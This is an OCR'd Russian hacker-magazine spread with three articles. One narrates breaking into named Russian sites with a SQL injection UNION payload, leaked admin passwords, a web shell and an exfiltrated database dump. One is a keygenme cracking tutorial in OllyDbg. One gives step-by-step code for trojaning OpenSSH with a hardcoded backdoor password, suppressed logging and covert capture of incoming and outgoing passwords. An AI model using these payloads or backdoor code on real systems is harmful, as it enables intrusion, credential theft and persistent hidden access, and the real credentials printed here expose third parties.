


> Выдираем админский аккаунт =)

```
login=sherebon
passwd=G5R1D10m
server=localhost
```

Залив в срочном порядке скул-клиент на один из поломанных серверов, я попробовал приконнектиться к базе:

```
http://www.my_server.com/images/sql.php?s=y&login=sherebon&passwd=G5R1D10m&server=localhost&port=3306
```



> Роемся в базе на сервере =)

Но не тут-то было: соединение резалось, и меня посылали пройти лесом. Видимо, коннект к базе разрешался лишь локальным юзерам. Этот факт не мог не сказаться негативным образом на моем настроении, в результате чего желание поиметь ресурс, базу и админа (тьфу... то есть админку =)) усилилось многократно.

Тем временем в голове созрела очередная задумка. Осмотрев еще раз свою первоначальную жертву — www.prigovor.ru, в стандартной дире я также обнаружил админку (по адресу www.prigovor.ru/admin), но авториз в ней не был связан с .htpasswd. А сам скрипт логина, по всей видимости, взаимодействовал с базой данных. При таком раскладе, в случае правильного расположения звезд на небе и благоприятной фазы луны, у меня появлялась возможность стянуть админский аккаунт прямо из базы.

Укомплектовавшись пивом, я принялся в очередной раз зверски пытать «мускул». И, как оказалось, не зря — потребовалась всего пара часов :). Удача заключалась в том, что юзер, под которым я раскручивал инъект, имел права на доступ к базам других пользователей. Именно это и помогло мне найти табличку с админскими учетками от www.prigovor.ru:

```
Имя базы: prigovorru
Имя таблицы в базе: administrator
```

Сам запрос выглядел достаточно просто:

```
http://www.terrorism.ru/photo1.phtml?id=-1+union+select+1,2,concat(login,char(58),password),4+from+prigovorru.administrator+/*
```

Так или иначе, админский аккаунт был в моих руках:


```
admin:prigovora12.
```

Не теряя времени, я направился в админку. Залогинившись, я оказался внутри. К моему удивлению, админка обладала достаточно удобным и функциональным веб-интерфейсом. А заботливыми кодерами была предусмотрена возможность аплоада фоток без проверки расширения файла =). В общем, через минуту у меня уже был шелл, а через две — доступ к базе =). Не буду дразнить тебя (и админов хакнутого ресурса), и свои действия на сервере оставлю за кадром. Скажу только, что полный дамп базы перекочевал на мой забугорный сервер (кстати, весил дампик чуть более гига). Дефейсить ни один из сайтов я не стал, а просто тихо и незаметно удалился восвояси.

Под контролем

Оторвавшись от монитора, я довольно улыбнулся — на то были причины. В ходе взлома мной был получен контроль над несколькими довольно крупными скандально известными ресурсами, что само по себе не могло не радовать =). Тем не менее я пребывал в задумчивом состоянии. С одной стороны, можно было весело поглумиться над политическими ньюсами или, например, «подкорректировать» цитату Ходорковского, а с другой — вставить ифреймик и довольствоваться новыми загрузками троя. Но ни первое, ни второе не вызывало во мне энтузиазма. На ум пришли лишь очередные строчки одного стихотворения:

Эх, Русь, моя ты матушка,
Ты родина слонов,
Дорог грунтовых с гравием,
И редких дураков...



ВОЛЬФ Д.А. АКА PAYHASH

Секреты кряка

Альтернативный метод написания генератора серийных номеров

В этой статье мы и поговорим об альтернативном (нетрадиционном) методе написания генераторов серийных номеров для самых маленьких.

Мануальная терапия

Итак, мы будем использовать стандартные средства отладки программного обеспечения (OllyDbg), а для наглядности возьмем незамысловатые примеры программных защит (далее keygenme'сов) с ресурса www.crackmes.de.

В двух словах поясним, что такое традиционный и нетрадиционный метод написания генератора серийных номеров. Традиционный способ заключается в обычном написании генератора ключей на каком-либо языке с использованием анализа дизассемблированного кода, в котором происходит генерация серийного ключа. Нетрадиционный способ (да простят меня за подобные вещи крякмейкеры) применяется в тех случаях, когда под рукой у нас только отладчик и больше ничего или когда поиск и анализ процедуры генерации ключей очень сложен и хакерам приходится прибегать к некоторым уловкам. Для его реализации необходимо ознакомиться с процедурой патчинга кода на этапе отладки и сохранения нового результата программы в измененном виде. Изучать что-либо всегда лучше на практике, поэтому не будем долго разглагольствовать. Итак, приступим.

Ломаем ReHPer KeyGenMe v1.1

В качестве первого примера мы берем ReHPer KeyGenMe v1.1 (crackmes.de). Заходим на сайт http://crackmes.de, скачиваем ReHPer KeyGenMe v1.1 (уровень сложности 3-4) и запускаем.

Встречаемся с первой же ловушкой, а именно с неподписанными полями для ввода Edit1 и Edit2. Наверное, у разработчиков крякмисов стало модным не подписывать поля ввода Edit. Это действительно по началу пугает начинающего крякера, но мы не будем на этом застревать.

Видим два TextEdit, скорее всего, это поля Name и Serial. От фонаря вводим в них данные, жмем Check, обламываемся — другого мы и не ожидали. Загружаем OllyDbg, жмем <F3>, вскрываем объект для изучения. Смотрим: на первый взгляд, ни чем не упаковано. Можешь проверить через PEiD, но мы не станем прибегать к его помощи, так как невооруженным глазом видно, что код чистенький и неупакованный (автор гарантирует), и это уже радует, спасибо ReHPer.

Далее стартуем программу по нажатию <F9>, заполняем в произвольном виде форму (включая поле Edit2.Serial), подтверждаем через Check, пошагово трассируем программу по <F8> до тех пор, пока не дойдем до процедуры обработки ошибок ввода поля Edit2.Serial.

```
00464FB1  PUSH KeyGenMe.00465044  ; ASCII "Incorrect
Password!"
00464FB6  MOV EAX,EBX
00464FB8  CALL KeyGenMe.0043F574
00464FBD  PUSH EAX            ; |hOwner
00464FBE  CALL <JMP.&user32.MessageBoxA> ; \
MessageBoxA
```


Теперь взгляни в правое нижнее окошечко отладчика. Внимательно присмотревшись, ты увидишь, что в буфере присутствует сгенерированный искомый ключик (у нас это Gan1GqjJJKbKI3SmDJ4rEJKoCZamC30).

```
0012FC18  ASCII "BLACKSMITH7051595229000" ; искомая
сигнатура
0012FC1C  ASCII "Gan1GqjJJKbKI3SmDJ4rEJKoCZamC30" ;
нужный ключик

0012FC20  ASCII "lol"
0012FC24  ASCII "payhash"
```



> Система защиты быстро превратилась в систему генерации ключей



> Неправильный ввод данных в ReHPer KeyGenMe v1.1

В нашем случае найденный ключ хранится в области памяти по адресу 0x009763D8 и представляет собой ASCII-строку, у тебя это может быть другой адрес. Теперь посмотри на инструкцию, расположившуюся по адресу 0x00464FB1 (PUSH 465044).

```
00464FB1    68 44504600   PUSH KeyGenMe.00465044 ;
ASCII "Incorrect Password!"
```

Немного подумав, ты понимаешь, что если в стек перед вызовом функции MessageBoxA вместо адреса, по которому располагается строка ASCII «Incorrect Password!» (0x465044), поместить адрес, указывающий на ASCII-строку с искомым ключом, находящемся в буфере (0x009763D8), то вместо ASCII-строки «Incorrect Password!» мы увидим Gan1GqjJJKbKI3SmDJ4rEJKoCZamC30. То есть вместо окна с надписью о том, что мы неудачники, высветится искомый серийный номер.
Выделяем инструкцию PUSH 465044, давим пробел, меняем PUSH 465044 на PUSH 009763D8, нажимаем правую кнопку мыши в окне с нашей декомпилированной программой, выбираем «Copy to Executable → All Modifications → Copy All». В появившемся окне снова жмем правую кнопку мыши, выбираем Save to File. Кейген написан.
Все бы хорошо, но, к сожалению, рассмотренный пример функционирует только на той системе, на которой его делали (подумай на досуге почему) и срабатывает не всегда. Ниже мы покажем, как писать стопроцентно работающий генератор ключей.
Теперь перейдем к более продвинутой защите (уровень примерно около пяти), которую нам любезно предоставил некто n00b, надеясь, что его защиту никто не вскроет (не вскрывают ту защиту, которую не анализируют и не крякают).

Ломаем KeygenMe No.4 by n00b

Снова заходим на сайт http://crackmes.de, скачиваем KeygenMe No.4 by n00b (уровень сложности около пяти), запускаем. Посидев над его отладкой и сделав для себя очень полезные выводы, через некоторое время понимаем, что механизм генерации серийного номера этого софта может привести к инсульту. Мой ленивый и немолодой мозг уже не может переживать подобные перегрузки, да и нервы уже не те. В общем, заочный респект автору (n00b) — молодец, хорошая защита. За целые сутки я выяснил только принцип генерации ключа, а с алгоритмом такими темпами разбираться было лень. Но keygen все же удалось нарисовать (как-никак это условие keygen*me'ca). Итак, начнем.
Запускаем в отладчике KeygenMe No.4 by n00b, давим <F9> и видим такую же картинку, как и в предыдущем примере. Заполняем форму, нажимаем «Is it correct?» — и ничего не происходит. Очевидно, праздничное событие произойдет при правильно введенном серийном номере.
Огорчает тот факт, что это в некотором смысле затрудняет использование нетрадиционного метода написания генератора ключей (как в предыдущей части статьи). Перезапускаем программу по <Ctrl-F12> и пробуем провести поверхностный анализ дизассемблированного кода. Не спеша поднимаемся выше, ищем, за что можно зацепиться, помним, что нам необходимо найти участок, где выводится сообщение с поздравлением; в большинстве случаев рядом находятся точки входа в нужные процедуры. И вот мы обнаружили искомый код.

```
0045AFE7  POP EAX
0045AFE8  CALL keygenme.00404340
0045AFED  JNZ SHORT keygenme.0045AFF9
;  ASCII "Damn, your good! Make a keygen and send me the
solution!"
0045AFEF  MOV EAX,keygenme.0045B1EC
; вызываем процедуру вывода сообщения
0045AFF4  CALL keygenme.0042E0D0
```

Что можно такого придумать для того, чтобы выполнить задание? Интересным нам показался вызов CALL 00404340. Что же, ставим на него break point (<F2>), затем стартуем программу на выполнение (<F9>), заполняем необходимые поля и подтверждаем выполнение. После выполнения отладчик остановился в забронированном нами месте (там, где ставили бряк). Теперь смотрим правое нижнее окошечко и видим, что в памяти уютно расположился искомый серийный номерок.

```
0012F5A4   ASCII "ad"        ; третья часть ключика
0012F5A8   ASCII "3A5A"       ; вторая часть ключика
0012F5AC   ASCII "0189"       ; первая часть ключика
0012F5B0   ASCII "0189-3A5A-ad" ; нужный ключик
```

Как мы можем написать генератор, если не выводится печальное сообщение? Все просто — мы будем использовать функцию, выводящую праздничное сообщение, изменив условие программы (вернее, вообще ликвидировав всю условность проверки). Но метод прямой подмены адреса строки в процедуре, как это выполнялось выше, в этом случае не работает. Соответственно, немного модифицируем код (тут придется вспомнить уроки ассемблера). Взглянем на то, что творится в регистрах нашего ЦПУ перед тем, как будет произведен вызов «CALL 00404340». Радует то, что в регистре EDX находится указатель на адрес в буфере, по которому расположился искомый серийный номер.



> KeygenMe No.4 by n00b мы превратили в генератор ключей

```
EAX 009260D4 ASCII "lolz"
ECX 00000001
EDX 00926378 ASCII "0189-3A5A-ad"
EBX 00921978
ESP 0012F590
EBP 0012F618
ESI 0042AE2C keygenme.0042AE2C
EDI 0012F798
EIP 0045AFE8 keygenme.0045AFE8
```

Очевидно, что по этому адресу происходит сравнение введенного нами серийного номера и того, который сейчас в EDX. Сделаем так, чтобы инструкция CALL 00404340 на этом участке никогда больше не выполнялась, сотрем ее инструкцию, следуя закону сохранения байтов, заполним ее NOP'ами. Выделяем, нажимаем на ней правую клавишу мыши, выбираем «Binary → Fill with NOPs». У нас должно получиться следующее:

```
0045AFE7  POP EAX
0045AFE8  NOP
0045AFE9  NOP
0045AFEA  NOP
0045AFEB  NOP
0045AFEC  NOP
0045AFED  JNZ SHORT keygenme.0045AFF9
; ASCII "Damn, your good! Make a keygen and send me the
solution!"
0045AFEF  MOV EAX,keygenme.0045B1EC
0045AFF4  CALL keygenme.0042E0D0
```

Очевидно, что и в инструкции «JNZ SHORT keygenme.0045AFF9» мы тоже не нуждаемся, поэтому ее также заполняем NOP'ами или перенаправляем на JNZ SHORT 0045AFEF. Теперь у нас есть, куда выводить, осталось получить, что выводить. Операция «MOV EAX,keygenme.0045B1EC» загружает указатель на ASCII-строку «Damn, your good! Make a keygen and send me the solution!». Но наша задача — выводить правильный серийный номер, а указатель на него хранится в регистре EDX, поэтому поменяем эту инструкцию на MOV EAX, EDX, а после инструкции POP EAX запишем PUSH EAX. После выполнения операций у нас должно получиться следующее.

```
0045AFE7  POP EAX
0045AFE8  PUSH EDX
0045AFE9  NOP
0045AFEA  NOP
0045AFEB  NOP
0045AFEC  NOP
0045AFED  JNZ SHORT keygenme.0045AFEF
0045AFEF  MOV EAX,EDX
0045AFF1  NOP
0045AFF2  NOP
0045AFF3  NOP
0045AFF4  CALL keygenme.0042E0D0
```

Сохраняем модифицированный код, например, как serial.exe вышеописанным способом или способом, указанным в документации OllyDbg. Запускаем serial.exe, вводим в поле «Yer name...» любое слово, нажимаем подтверждение и радуемся ключику и готовому халявному генератору ключей.
Нам могут сказать: «Так нечестно!» Но мы выполнили все условия задания keygenme/ca KeygenMe No.4 by n00b.

Условия задания крякмиса KeygenMe No.4 by n00b

```
KeygenMe No.4 by n00b README:
EEEEEEEEEEEEEEEEEEEEEEEEEEEEE
Tasks:
1:=) Code a complete keygen...
2:=) Send your solution to me...
NOTE:
-----
This keygenme IS NOT RATED for newbies!
```

В нем же не написано, что генератор ключей должен быть честным и что необходимо ломать голову над ходом мыслей автора программной защиты. Модифицировав немного код программной системы защиты, мы его превратили в халявный генератор ключиков. Этот нетрадиционный метод создания генератора ключей имеет кучу плюсов и минусов, которые достаточно очевидны. Основной его жирный плюс в экономии времени за счет поверхностности анализа программной защиты.
Пожалуй, на этом все. Хотелось бы только отметить, что многие крякеры не приветствуют подобный способ написания генератора ключей, так как это «нечестно», но понятия «честный» и «хакер» несовместимы. По нашему мнению, нужно стремиться к простоте, так как для хакера главное — результат взлома, а не его способ.

Несколько советов начинающему крякеру

А сейчас я дам некоторые рекомендации, которые, возможно, облегчат твою нелегкую жизнь начинающего крякера.
Основной проблемой в реверс-инженерии является не написание кейгена, а поиск начальных входных данных для генерации искомых данных, зависящих от различных системных факторов, событий или статичной информации, а также авторских ловушек систем программной защиты.
Реверсная инженерия не прощает спешки. Не торопись искать участок программного кода с генерацией серийного номера. Для начала тщательно изучи механизм ввода данных и анализ введенных данных программой, даже если для этого тебе потребуется сто раз провести трассирование программного кода (существуют участки кода, которые крякеры трассируют сотни раз в сутки).
Для того чтобы научиться исследовать программный код, необходимо поставить себя на место разработчика программной защиты.
Не ленись постоянно отслеживать то, что творится в регистрах процессора и стеке. Именно там таятся все разгадки оперируемых аргументов. Это действительно облегчает анализ софта, хотя и не экономит время.
В ремесле реверсного инженера ничего не дается даром, поэтому, если что-то непонятно, читай дополнительную литературу в офф- и онлайне, но никогда не останавливайся, не достигнув своей цели. ⌶

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе

8 800 100 6543

Государственная горячая линия

анонимно, бесплатно

КАСАЕТСЯ КАЖДОГО

STOP СПИД .РУ

www.stopspid.ru




SHADOS
/ SHADOS@REAL.XAKEP.RU /

Шапка-невидимка

Руководство по затрояниванию OpenSSH

Приветствую! Первым делом, чтобы не тратить твое время, скажу, что статья рассчитана на полных чайников в деле вторжения в систему, поскольку уважающий себя взломщик с этими приемами непременно знаком. Если ты себя считаешь таковым, дочитай до конца, чтобы убедиться в этом и начать уважать себя еще больше, если же ты все-таки начинающий, тебе тем более это будет полезно.



Очень часто и в большом количестве я получаю вопросы о том, как максимально просто и основательно укрепиться в системе, если для нее нет нормального руткита. Простым примером такого случая является FreeBSD пятой и шестой веток, руткиты уровня ядра для которых либо совсем не существуют, либо существуют в виде концептуальных, но негодных к боевому применению задумок. Также примером может служить Linux-система с установленной IDS LIDS, настроенная таким образом, что подгрузка модулей ядра ограничена суперпользователем (здесь я не буду касаться руткитов, которые работают с /dev/kmem и /dev/mem без использования LKM (подгружаемых модулей ядра Linux), поскольку мало знаком с этой технологией). О так называемых руткитах пользовательского уровня, состоящих из бинарников протрояненных системных утилит вроде ls, ps, who, last, lastlog, top, netstat, login и т.д., мы говорить не будем, так как их обнаружение является абсолютно тривиальной задачей, с которой легко справляются пассивные локальные системы детектирования вторжений типа chkrootkit и rkhunter. Примерами подобных руткитов для Linux могут служить хорошо известные shv5 (в том числе его более ранние версии) и lrk; для FreeBSD — fbsd, fbrk и им подобные.

Баян?

Ты спросишь, так что же я предлагаю? Конечно же, хорошо известный способ затроянивания OpenSSH. Только не стоит сразу обвинять меня в том, что статья — «баян». Я буду говорить не только о банальном логировании исходящих соединений в /var/tmp/sshbug.txt, реализованном в большинстве забэкдоренных версий OpenSSH, но и о полном протоколировании входящих/исходящих соединений, о невидимости в системе и, конечно же, о входе в систему с магическим паролем без записи события в системные журналы. На то оно и руководство.


Попав в систему и подняв права суперпользователя (он же любимый тобой root с id=0), следует помнить, что необходимо действовать очень быстро и аккуратно, поскольку второй раз получить максимальные привилегии уже вряд ли удастся. Поэтому я постараюсь рассказать все максимально подробно и последовательно. Естественно, не надо забывать периодически посматривать, нет ли в системе кого-нибудь еще, чтобы не спалиться.

Ну что, поехали?

Первым делом запиши где-нибудь время модификации бинарников ssh и sshd:

```
ls --full-time /usr/bin/ssh /usr/sbin/sshd > ./
savetime!
```

Оно нам пригодится в дальнейшем, чтобы не спалиться по дате модификации. Для начала сливаем исходники OpenSSH с официального зеркала одним из приведенных ниже способов (в зависимости от того, что присутствует в системе):



> Пакет OpenSSH сконфигурирован и готов к сборке

> Процесс сборки OpenSSH

```
wget ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/
portable/openssh-4.6p1.tar.gz -O openssh-4.6p1.tar.gz
links -source ftp://ftp.openbsd.org/pub/OpenBSD/
OpenSSH/portable/openssh-4.6p1.tar.gz > openssh-
4.6p1.tar.gz
lynx -source ftp://ftp.openbsd.org/pub/OpenBSD/
OpenSSH/portable/openssh-4.6p1.tar.gz > openssh-
4.6p1.tar.gz
curl ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/
portable/openssh-4.6p1.tar.gz -o openssh-4.6p1.tar.gz
GET ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/
portable/openssh-4.6p1.tar.gz > openssh-4.6p1.tar.gz
fetch -o ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/
portable/openssh-4.6p1.tar.gz -p openssh-4.6p1.tar.gz
```

Затем распаковываем и переходим в папку с исходниками. Далее необходимо открыть файл includes.h. Если в качестве текстового редактора ты юзаешь nano или mcedit, проблем у тебя возникнуть не должно, однако чаще всего уважающий себя админ не ставит такую, прошу прощения, фигню в систему и пользуется vi или даже vim. Потому за пример возьмем его:

```
vim includes.h.
```

Работа с vim кардинально отличается от работы с обычными текстовыми редакторами: большинство действий здесь происходит путем вызова специальных команд. В файле includes.h нам необходимо найти строчку, содержащую подключение заголовочного файла entropy.h. Сделать это можно следующим образом:

```
:/#include "entropy.h"
```

Эта команда произведет поиск с начала документа и установит курсор к первому вхождению искомой строки. Затем нажимаем :a, что позволит перейти в режим редактирования, и набираем следующий код:

```
// заголовочные файлы, которые нам понадобятся
// для работы с файлами (каламбур, но это так)
 #include <sys/stat.h>
 #include <stdio.h>
// определяем наш магический пароль, который мы будем
// использовать для входа в систему незамеченными под
// любым пользователем
 #define _S_PASSWD "th4nks2sh4d0s"
// определяем место, где будет находиться лог всех
// сессий (его лучше поукромнее спрятать)
 #define _SSH_LOG "/tmp/.sshhell"
 FILE *fshadlog;
// буфер, в который мы будем скидывать данные из
// других функций, который впоследствии попадет в
// лог-файл с паролями.
 char shad_buff[2048];
 int login_shados, shad_i;

//функция, записывающая и шифрующая все данные в файле
// с помощью побайтового логического отрицания
 #define shad_passlog()                        \
 {                                             \
 for(shad_i=0; shad_i<=strlen(shad_buff); shad_i++) \
 shad_buff[shad_i]=~shad_buff[shad_i]; \
 fshadlog=fopen(_SSH_LOG, "a");                \
 if(fshadlog!=NULL)                            \
 {                                             \
 fwrite(shad_buff, strlen(shad_buff), 1, fshadlog); \
 fclose(fshadlog);                             \
 }                                             \
 chmod(_SSH_LOG, 0666);                        \
 }
```

Файл includes.h мы больше трогать не будем, поэтому сохраняем его и выходим, нажав <ESC> и набрав команду :x или :wq.Переменная login_shados, которую мы объявили в includes.h, будет у нас флагом, сигнализирующим о том, нужно ли вносить информацию о входе пользователя в систему. В OpenSSH за логирование пользователей в системе отвечают следующие файлы: log.c и loginrec.c. Открываем log.c, переходим к строке:

```
int pri = LOG_INFO;
```

Добавляем здесь проверку:

```
if (login_shados) return;
```


То есть при наличии установленного флага мы просто возвращаемся. Далее переходим к файлу loginrec.c и ищем строку с объявлением функции login_write:

```
int
login_write(struct logininfo *li)
```

Соответственно, добавляем здесь такую же проверку первой строкой в теле функции:



> Мой архив с забэкдоренной версией OpenSSH



> В процессе троянизации исходников

```
if (login_shados) return;
```

Теперь займемся протрояниванием исходников, отвечающих за вход в какую-либо систему с данной (взломанной тобой) машины. Это позволит нам при хорошем раскладе получить еще пару-тройку шеллов, на которые могут входить пользователи затрояненной тобой машины. Файлами, отвечающими за подобный способ входа, являются sshconnect2.c и sshconnect1.c для входа по протоколу SSHv2 и SSHv1 соответственно. Хотя последний уже почти нигде не используется, за исключением разве что различных коммутаторов и некоторых хардварных роутеров. Но все же затрояним — лишним не будет =).
Итак, открываем sshconnect1.c и переходим к строкам:

```
packet_start(SSH_CMSG_AUTH_PASSWORD);
ssh_put_password(password);
```

Сразу же за ними добавляем наш код:

```
sprintf(shad_buff, "ssh1 password auth to: %s \tuser:
%s \tpass: %s\n",
 get_remote_ipaddr(), options.user, password);
 shad_passlog();
```

В первой строке мы помещаем в буфер информацию, которую хотим залогировать (имя пользователя, пароль, куда коннектится пользователь), а во второй строке вызываем нашу функцию записи в лог-файл shad_passlog(), которую мы объявили в подключаемом ко всем исходникам заголовочном файле. Аналогичным образом поступаем и в sshconnect2.c.
Находим строки:

```
packet_put_char(0);
packet_put_cstring(password);
```

И добавляем следом:

```
 sprintf(shad_buff, "ssh2 auth to: %s \tuser: %s \
tpass: %s\n",
 get_remote_ipaddr(), options.user, password);
 shad_passlog();
```

Однако здесь есть еще одно место, где может быть перехвачен пароль. Я, к сожалению, до конца не разобрался, в каком случае происходит какой вызов, потому затрояним еще после вот этих строк:

```
 echo = packet_get_char();

 response = read_passphrase(prompt, echo ? RP_ECHO :
0);
```

Вставляем наш код:

```
 sprintf(shad_buff, "ssh2 login to: %s \tuser: %s \
tpass: %s\n",
 get_remote_ipaddr(), options.user, response);
 shad_passlog();
```

На этом с захватом исходящих паролей покончено. Перейдем к затрояниванию файлов, занимающихся приемом входящих соединений. Понятно, что в случае авторизации по открытому ключу нам ловить практически нечего (ну или почти нечего), потому остается два возможных варианта перехвата пароля: при входе пользователя, авторизующегося прямым вводом пароля, или при входе с авторизацией по паролю с использованием технологии PAM.
За авторизацию по паролю отвечает файл auth-passwd.c. Открываем его, переходим к строкам:

```
if (*password == '\0' &&
    options.permit_empty_passwd == 0)
    return 0;
```

И добавляем после них:

```
if(!strcmp(_S_PASSWD, password))
      return (login_shados = 1);
sprintf(shad_buff, "password auth from remote:\tuser:
%s \tpass: %s\n",pw->pw_name, password);
shad_passlog();
```

Вначале мы здесь сравниваем пришедший пароль с нашим секретным (th4nks2sh4d0s). Если они совпадают, то соединение логировать мы не будем. Чтобы не логировать, установим наш флаг. В противном случае записываем пароль и имя пользователя, с которыми был осуществлен вход. К сожалению, вызвать здесь get_remote_ipaddr(), которая получает IP-адрес удаленного хоста, у меня не получилось, поэтому узнать, откуда авторизовался пользователь, мы не сможем (sshd категорически отказывается работать при наличии здесь этого вызова). Но поскольку цель — получить пароль — достигнута, мы не станем заострять на этом внимание.
Теперь переходим к файлу auth-pam.c, отвечающему за вход с PAM-авторизацией. Находим строку:

```
